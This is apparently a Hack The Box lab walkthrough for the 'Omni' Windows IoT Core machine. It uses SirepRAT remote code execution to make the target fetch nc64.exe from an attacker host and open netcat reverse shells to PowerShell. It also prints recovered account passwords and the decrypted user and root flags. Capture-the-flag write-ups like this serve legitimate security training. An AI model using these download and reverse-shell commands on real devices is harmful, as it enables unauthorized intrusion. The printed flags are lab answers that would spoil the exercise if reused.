


# Hackthebox Omni Writeup

Always do what you are afraid to do.

Ralph Waldo Emerson

## Machine Info:~\$

The banner for the Omni machine features a stylized illustration of a person's head and shoulders. The head is orange with a glowing blue square on the forehead, and the body is dark grey with glowing blue circuitry. The entire illustration is enclosed in a thick green circular border. To the right of the illustration, the machine's name 'Omni' is displayed in a large, white, sans-serif font. Below the name, several details are listed in a dark grey box with white text: 'OS: Other' (with a gear icon), 'Difficulty: Easy' (with 'Easy' in green), 'Points: 20' (with '20' in green), 'Release: 22 Aug 2020', and 'IP: 10.10.10.204'.

Title	Details
Name	Omni
IP	10.10.10.204
Difficulty	Easy
Points	20
OS	Other(Windows-IoT)

## Brief:~\$

**What does omni means?**

: all : universally omnidirectional.

# Recon:~\$

## Nmap

```
> sudo nmap -sC -sV -oN nmap.txt 10.10.10.204
Starting Nmap 7.91 ( https://nmap.org ) at 2020-10-22 23:10 UTC
Nmap scan report for 10.10.10.204
Host is up (0.20s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
8080/tcp   open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Port 135(**Microsoft Windows RPC**) and Port 8080(**Microsoft IIS httpd**) are open.

### Microsoft Windows RPC


This protocol is developed to provide a transparent communication so that the clients could directly communicate with the servers.

### Microsoft IIS httpd

This machine is acting as a web server on port 8080/tcp. The HTTP header is returning 'Microsoft-HTTPAPI/2.0'. From my knowledge; this web service calling the HTTP.sys, not IIS. Furthermore, the Basic realm is showing 'Windows Device Portal', I think this is an IoT (Internet of Things) device. Because the Windows Device Portal (WDP) lets you configure and manage your device remotely over your local network.

Let's enumerate the web server.

## Enumerate Web Server 8080



Let's first try to make a connection to this web service and let's see what happens. Seems like it needs a Username and Password

I got no credentials. A Google search on 'Windows Device Portal', provides me with some information from this webpage: [Windows Device Portal](#). It's a web server on your **device** that you can connect to from a web browser on a PC. This is related to Windows 10 IoT Core. Default the port 8080 means that Development mode (Dev) is enabled from default. The default credentials **Administrator** and **p@ssw0rd**, are not working.

## Enumerating Windows IoT Core

After much googling searching for exploits related to Windows 10 IoT Core. I found got this [article](#) from Dor Azouri, a security researcher who discovered a vulnerability that impacts the Sirep/WPCon communications protocol included with Windows 10 IoT operating system.

## SirepRAT

**SirepRAT** is a tool developed by SafeBreach-Labs that has a functionality to perform a Remote Code Execution (RCE) as SYSTEM on Windows 10 IoT Core which in turn could let us run an Arbitrary Program. That means we could run cmd.exe and call in powershell and download a file via the **Invoke-WebRequest** cmdlet.

Download SirepRAT [here](#) and Windows Netcat Binary (64 bit) from [here](#).

Now we start SimpleHTTPServer on the same directory to upload the **nc64.exe** to the remote server.

```
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now lets run SirepRAT. Get inside SirepRAT directory and run

```
> python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args "/c powershell Invoke-WebRequest -OutFile
C:\Windows\System32\spool\drivers\color\nc64.exe -Uri
http://10.10.14.227:8000/nc64.exe" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

When you look at SimpleHTTPServer, and it looks like the box made a Web-Request and we have uploaded our file successfully.

```
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.204 - - [23/Oct/2020 15:33:46] "GET /nc64.exe HTTP/1.1" 200 -
```

Now fire up your **Netcat** listener and execute **nc** on the box.

```
> python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args "/c
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.227 7777 -e
powershell.exe" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

# Shell as C:\windows\system32>::~\$

## Enumeration

Now we're connected to the remote Windows server 🙌🔥🔥.

```
> nc -lvp 7777
listening on [any] 7777 ...
10.10.10.204: inverse host lookup failed: Unknown host
connect to [10.10.14.227] from (UNKNOWN) [10.10.10.204] 49718
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```

We can't use whoami, but we could use **\$env:UserName** to know the Username.

```
PS C:\windows\system32> $env:UserName
$env:UserName
omni$
PS C:\windows\system32>
```

We are User Omni and it has no rights to read in user.txt neither root.txt. Thus we need to enumerate further. After further Enumeration we got in a directory.

```
S C:\Program Files\WindowsPowerShell\Modules\PackageManagement> cat r.bat
cat r.bat
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup
"administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
```

This directory had a bat file which had credentials of two users: App and Administrator. The creds for both users **app:mesh5143** and **administrator:\_1nt3rn37ofTh1nGz** 100

We login using **app:mesh5143** in the web service 8080.

We navigate to **Processes > Run Command**.

Lets try to get a reverse shell. Start **nc** listener on your machine again with a different port, and then run this command On the **Run Command Tab**.


```
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.227 8888 -e powershell.exe
```

## Getting User Flag

The website will show "Failed to run the command" but you'd still get your shell.

```
> nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.227] from (UNKNOWN) [10.10.10.204] 49680
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```



We are App.

```
> nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.14.227] from (UNKNOWN) [10.10.10.204] 49680
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> $env:UserName
$env:UserName
app
```

We can now read user.txt but the contents inside looks to be encrypted. Lets use this functions.

```
1. $credential = Import-CliXml -Path U:\Users\app\user.txt
2. $credential.GetNetworkCredential().Password
```

```
PS C:\windows\system32> $credential = Import-CliXml -Path U:\Users\app\user.txt
$credential = Import-CliXml -Path U:\Users\app\user.txt
PS C:\windows\system32> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
7cfd50f6bc34db3204898f1505ad9d70
```

We now got User flag.

## Shell as Administrator:~\$

---

Now let's get the second user flag, the Administrator.

### Enumeration

Close Firefox and repeat the process again. Login via: **administrator:\_1nt3rn37ofTh1nGz** and start another Netcat listener. We navigate to **Processes > Run Command**. Run the command below.

```
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.227 2345 -e powershell.exe
```

We get a reverse shell.

```
> nc -lvnp 2345
listening on [any] 2345 ...
connect to [10.10.14.227] from (UNKNOWN) [10.10.10.204] 49681
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> $env:UserName
Administrator
```

Let's decrypt **root.txt** the same way we did with **user.txt**

### Getting Root Flag

```
PS C:\windows\system32> $credential = Import-CliXml -Path
U:\Users\Administrator\root.txt
$credential = Import-CliXml -Path U:\Users\Administrator\root.txt
PS C:\windows\system32> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
```

## Resources:~\$

---

Topic	Link
SirepRAT	<a href="#">Here</a>
Windows 10 IoT Core Vulnerability- Sirep/WPCon communications	<a href="#">Here</a>
Passwords In PowerShell Scripts	<a href="#">Here</a>
Windows device Portal	<a href="#">Here]</a>

With this, we come to the end of the story of how I owned Omni 😊

Thank you for reading !!!